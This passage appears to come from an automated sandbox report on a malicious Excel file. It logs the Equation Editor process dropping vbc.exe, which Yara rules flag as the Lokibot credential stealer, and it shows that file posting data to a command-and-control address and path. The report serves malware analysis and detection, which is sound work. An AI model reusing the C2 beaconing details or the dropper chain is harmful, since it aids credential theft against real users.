6e 74 3d 22 77 69 64 74 68 3d 64 65 76 69 63 65 2d 77 69 64 74 68 2c 20 69 6e 69 74 69 61 6c 2d 73 63 61 6c 65 3d 31 2e 30 22 3e 0d 0a 20 20 20 20 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 0d 0a 20 20 20 20 3c 73 74 79 6c 65 20 74 79 70 65 3d 22 74 65 78 74 2f 63 73 73 22 3e 0d 0a 20 20 20 20 20 20 20 20 62 6f 64 79 20 7b 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 66 6f 6e 74 2d 66 61 6d 69 6c 79 3a 20 41 72 69 61 6c 2c 20 48 65 6c 76 65 74 69 63 61 2c 20 73 61 6e 73 2d 73 65 72 69 66 3b 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 66 6f 6e 74 2d 73 69 7a 65 3a 20 31 34 70 78 3b 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 6c 69 6e 65 2d 68 65 69 67 68 74 3a 20 31 2e 34 32 38 35 37 31 34 32 39 3b 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 62 61 63 6b 67 72 6f 75 6e 64 2d 63 6f 6c 6f 72 3a 20 23 66 66 66 66 66 66 3b 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 63 6f 6c 6f 72 3a 20 23 32 46 33 32 33 30 3b 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 70 61 64 64 69 6e 67 3a 20 30 3b 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 6d 61 72 67 69 6e 3a 20 30 3b 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 7d 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 73 65 63 74 69 6f 6e 2c 20 66 6f 6f 74 65 72 20 7b 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 64 69 73 70 6c 61 79 3a 20 62 6c 6f 63 6b 3b 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 70 61 64 64 69 6e 67 3a 20 30 3b 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 6d 61 72 67 69 6e 3a 20 30 3b 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 7d 0d 0a 20 20 20 20 20 20 20 20 2e 63 6f 6e 74 61 69 6e 65 72 20 7b 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 6d 61 72 67 69 6e 2d 6c 65 66 74 3a 20 61 75 74 6f 3b 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 6d 61 72 67 69 6e 2d 72 69 67 68 74 3a 20 61 75 74 6f 3b 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 70 61 64 64 69 6e 67 3a 20 30 20 31 30 70 78 3b 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 7d 0d 0a 20 20 20 20 20 20 20 20 2e 72 65 73 70 6f 6e 73 65 2d 69 6e 66 6f 20 7b 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 63 6f 6c 6f 72 3a 20 23 43 43 43 43 43 43 3b 0d 0a 20 20 20 20 20 20 20 20 7d 0d 0a 20 20 20 20 20 20 20 20 2e 73 74 61 74 75 73 2d 63 6f 64 65 20 7b 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 66 6f 6e 74 2d 73 69 7a 65 3a 20 35 30 30 25 3b 0d 0a 20 20 20 20 20 20 20 20 7d 0d 0a 20 20 20 20 20 20 20 20 2e 73 74 61 74 75 73 2d 72 65 61 73 6f 6e 20 7b 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 66 6f 6e 74 2d 73 69 7a 65 3a 20 32 35 30 25 3b 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 64 69 73 70 6c 61 79 3a 20 62 6c 6f 63 6b 3b 0d 0a 20 20 20 20 20 20 20 20 7d 0d 0a 20 20 20 20 20 20 20 20 2e 63 6f 6e 74 61 63 74 2d 69 6e 66 6f 2c 0d 0a 20 20 20 20 20 20 20 20 2e 72 65 61 73 6f 6e 2d 74 65 78 74 20 7b 0d 0a 20 20 Data Ascii: <!DOCTYPE html><html> <head> <meta http-equiv="Content-type" content="text/html; charset=utf-8"> <meta http-equiv="Cache-control" content="no-cache"> <meta http-equiv="Pragma" content="no-cache"> <meta http-equiv="Expires" content="0"> <meta name="viewport" content="width=device-width, initial-scale=1.0"> <title>404 Not Found</title> <style type="text/css"> body { font-family: Arial, Helvetica, sans-serif; font-size: 14px; line-height: 1.428571429; background-color: #ffffff; color: #2F3230; padding: 0; margin: 0; } section, footer { display: block; padding: 0; margin: 0; } .container { margin-left: auto; margin-right: auto; padding: 0 10px; } .response-info { color: #CCCCCC; } .status-code { font-size: 500%; } .status-reason { font-size: 250%; display: block; } .contact-info, .reason-text {

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
4	192.168.2.22	49171	63.141.228.141	80	C:\Users\Public\vbc.exe

Timestamp	kBytes transferred	Direction	Data
Jun 16, 2021 12:29:51.153026104 CEST	842	OUT	POST /32.php/S4wFP8QBww9Tp HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: 63.141.228.141 Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: B78A3212 Content-Length: 149 Connection: close

Timestamp	kBytes transferred	Direction	Data
Jun 16, 2021 12:29:51.991955042 CEST	844	IN	HTTP/1.1 404 Not Found Date: Wed, 16 Jun 2021 10:29:51 GMT Server: Apache Connection: close Content-Type: text/html; charset=UTF-8 Data Raw: 0d 0a 0d 0a 0d 0a 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0d 0a 3c 68 74 6d 6c 3e 0d 0a 20 20 20 20 3c 68 65 61 64 3e 0d 0a 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 43 6f 6e 74 65 6e 74 2d 74 79 70 65 22 20 63 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 20 63 68 61 72 73 65 74 3d 75 74 66 2d 38 22 3e 0d 0a 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 43 61 63 68 65 2d 63 6f 6e 74 72 6f 6c 22 20 6 3 6f 6e 74 65 6e 74 3d 22 6e 6f 2d 63 61 63 68 65 22 3e 0d 0a 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 50 72 61 67 6d 61 22 20 63 6f 6e 74 65 6e 74 3d 22 6e 6f 2d 63 61 63 68 65 22 3e 0d 0a 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 45 78 70 69 72 65 73 22 20 63 6f 6e 74 65 6e 74 3d 22 30 22 3e 0d 0a 20 20 20 20 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 76 69 65 77 70 6f 72 74 22 20 63 6f 6e 74 65 6e 74 3d 22 77 69 64 74 68 3d 64 65 76 69 63 65 2d 77 69 64 74 68 2c 20 69 6e 69 74 69 61 6c 2d 73 63 61 6c 65 3d 31 2e 30 22 3e 0d 0a 20 20 20 20 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 0d 0a 20 20 20 20 3c 73 74 79 6c 65 20 74 79 70 65 3d 22 74 65 78 74 2f 63 73 73 22 3e 0d 0a 20 20 20 20 20 20 20 62 6f 64 79 20 7b 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 66 6f 6e 74 2d 66 61 6d 69 6c 79 3a 20 41 72 69 61 6c 2c 20 48 65 6c 76 65 74 69 63 61 2c 20 73 61 6e 73 2d 73 65 72 69 66 3b 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 66 6f 6e 74 2d 73 69 7a 65 3a 20 31 34 70 78 3b 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 6c 69 6e 65 2d 68 65 69 67 68 74 3a 20 31 2e 34 32 38 35 37 31 34 32 39 3b 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 62 61 63 6b 67 72 6f 75 6e 64 2d 63 6f 6c 6f 72 3a 20 23 66 66 66 66 66 66 3b 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 63 6f 6c 6f 72 3a 20 23 32 46 33 32 33 30 3b 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 70 61 64 64 69 6e 67 3a 20 30 3b 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 6d 61 72 67 69 6e 3a 20 30 3b 0d 0a 20 20 20 20 20 20 20 20 7d 0d 0a 20 20 20 20 20 20 20 20 73 65 63 74 69 6f 6e 2c 20 66 6f 6f 74 65 72 20 7b 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 64 69 73 70 6c 61 79 3a 20 62 6c 6f 63 6b 3b 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 70 61 64 64 69 6e 67 3a 20 30 3b 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 6d 61 72 67 69 6e 3a 20 30 3b 0d 0a 20 20 20 20 20 20 20 20 7d 0d 0a 20 20 20 20 20 20 20 20 2e 63 6f 6e 74 61 69 6e 65 72 20 7b 0d 0a 20 20 20 20 20 20 2 0 20 20 20 20 20 6d 61 72 67 69 6e 2d 6c 65 66 74 3a 20 61 75 74 6f 3b 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 6d 61 72 67 69 6e 2d 72 69 67 68 74 3a 20 61 75 74 6f 3b 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 70 61 64 64 69 6e 67 3a 20 30 20 31 30 70 78 3b 0d 0a 20 20 20 20 20 20 20 20 7d 0d 0a 20 20 20 20 20 20 20 20 2e 72 65 73 70 6f 6e 73 65 2d 69 6e 66 6f 20 7b 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 63 6f 6c 6f 72 3a 20 23 43 43 43 43 43 43 3b 0d 0a 20 20 20 20 20 20 20 20 7d 0d 0a 20 20 20 20 20 20 20 20 2e 73 74 61 74 75 73 2d 63 6f 64 65 20 7b 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 66 6f 6e 74 2d 73 69 7a 65 3a 20 35 30 30 25 3b 0d 0a 20 20 20 20 20 20 20 20 7d 0d 0a 20 20 20 20 20 20 20 20 2e 73 74 61 74 75 73 2d 72 65 61 73 6f 6e 20 7b 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 66 6f 6e 74 2d 73 69 7a 65 3a 20 32 35 30 25 3b 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 64 69 73 70 6c 61 79 3a 20 62 6c 6f 63 6b 3b 0d 0a 20 20 20 20 20 20 20 20 7d 0d 0a 20 20 20 20 20 20 20 20 2e 63 6f 6e 74 61 63 74 2d 69 6e 66 6f 2c 0d 0a 20 20 20 20 20 20 20 20 2e 72 65 61 73 6f 6e 2d 74 65 78 74 20 7b 0d 0a 20 20 Data Ascii: <!DOCTYPE html><html> <head> <meta http-equiv="Content-type" content="text/html; charset=utf-8"> <meta http-equiv="Cache-control" content="no-cache"> <meta http-equiv="Pragma" content="no-cache"> <meta http-equiv="Expires" content="0"> <meta name="viewport" content="width=device-width, initial-scale=1.0"> <title>404 Not Found</title> <style type="text/css"> body { font-family: Arial, Helvetica, sans-serif; font-size: 14px; line-height: 1.428571429; background-color: #ffffff; color: #2F3230; padding: 0; margin: 0; } section, footer { display: block; padding: 0; margin: 0; } .container { margin-left: auto; margin-right: auto; padding: 0 10px; } .response-info { color: #CCCCCC; } .status-code { font-size: 500%; } .status-reason { font-size: 250%; display: block; } .contact-info, .reason-text {

Code Manipulations

Statistics

Behavior

Click to jump to process

System Behavior

Analysis Process: EXCEL.EXE PID: 2520 Parent PID: 584

General

Start time:	12:28:49
Start date:	16/06/2021
Path:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE

Wow64 process (32bit):	false
Commandline:	'C:\Program Files\Microsoft Office\Office14\EXCEL.EXE' /automation -Embedding
Imagebase:	0x13f210000
File size:	27641504 bytes
MD5 hash:	5FB0A0F93382ECD19F5F499A5CAA59F0
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities Show Windows behavior

File Written

Registry Activities Show Windows behavior

Key Created

Key Value Created

Analysis Process: EQNEDT32.EXE PID: 2724 Parent PID: 584

General

Start time:	12:29:11
Start date:	16/06/2021
Path:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
Wow64 process (32bit):	true
Commandline:	'C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE' -Embedding
Imagebase:	0x400000
File size:	543304 bytes
MD5 hash:	A87236E214F6D42A65F5DEDAC816AEC8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities Show Windows behavior

Registry Activities Show Windows behavior

Key Created

Analysis Process: vbc.exe PID: 2856 Parent PID: 2724

General

Start time:	12:29:15
Start date:	16/06/2021
Path:	C:\Users\Public\vbc.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\Public\vbc.exe'
Imagebase:	0xd00000
File size:	761856 bytes
MD5 hash:	7146B0D2CAED6422C289A08F63A5C685
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET

Yara matches:	• Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 00000004.00000002.2170925331.0000000003369000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_aPLib_compressed_binary, Description: Yara detected aPLib compressed binary, Source: 00000004.00000002.2170925331.0000000003369000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Lokibot, Description: Yara detected Lokibot, Source: 00000004.00000002.2170925331.0000000003369000.00000004.00000001.sdmp, Author: Joe Security • Rule: Lokibot, Description: detect Lokibot in memory, Source: 00000004.00000002.2170925331.0000000003369000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_AntiVM_3, Description: Yara detected AntiVM_3, Source: 00000004.00000002.2170739469.0000000002381000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 00000004.00000002.2170739469.0000000002381000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_aPLib_compressed_binary, Description: Yara detected aPLib compressed binary, Source: 00000004.00000002.2170739469.0000000002381000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Lokibot, Description: Yara detected Lokibot, Source: 00000004.00000002.2170739469.0000000002381000.00000004.00000001.sdmp, Author: Joe Security • Rule: Lokibot, Description: detect Lokibot in memory, Source: 00000004.00000002.2170739469.0000000002381000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Antivirus matches:	• Detection: 11%, ReversingLabs
Reputation:	low

File Activities Show Windows behavior

File Read

Analysis Process: vbc.exe PID: 3052 Parent PID: 2856

General

Start time:	12:29:18
Start date:	16/06/2021
Path:	C:\Users\Public\vbc.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\Public\vbc.exe
Imagebase:	0xd00000
File size:	761856 bytes
MD5 hash:	7146B0D2CAED6422C289A08F63A5C685
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 00000005.00000002.2182198196.0000000000400000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_aPLib_compressed_binary, Description: Yara detected aPLib compressed binary, Source: 00000005.00000002.2182198196.0000000000400000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Lokibot, Description: Yara detected Lokibot, Source: 00000005.00000002.2182198196.0000000000400000.00000040.00000001.sdmp, Author: Joe Security • Rule: Loki_1, Description: Loki Payload, Source: 00000005.00000002.2182198196.0000000000400000.00000040.00000001.sdmp, Author: kevoreilly • Rule: Lokibot, Description: detect Lokibot in memory, Source: 00000005.00000002.2182198196.0000000000400000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	low

File Activities Show Windows behavior

File Created

File Deleted

File Moved

File Written

File Read

Disassembly

Code Analysis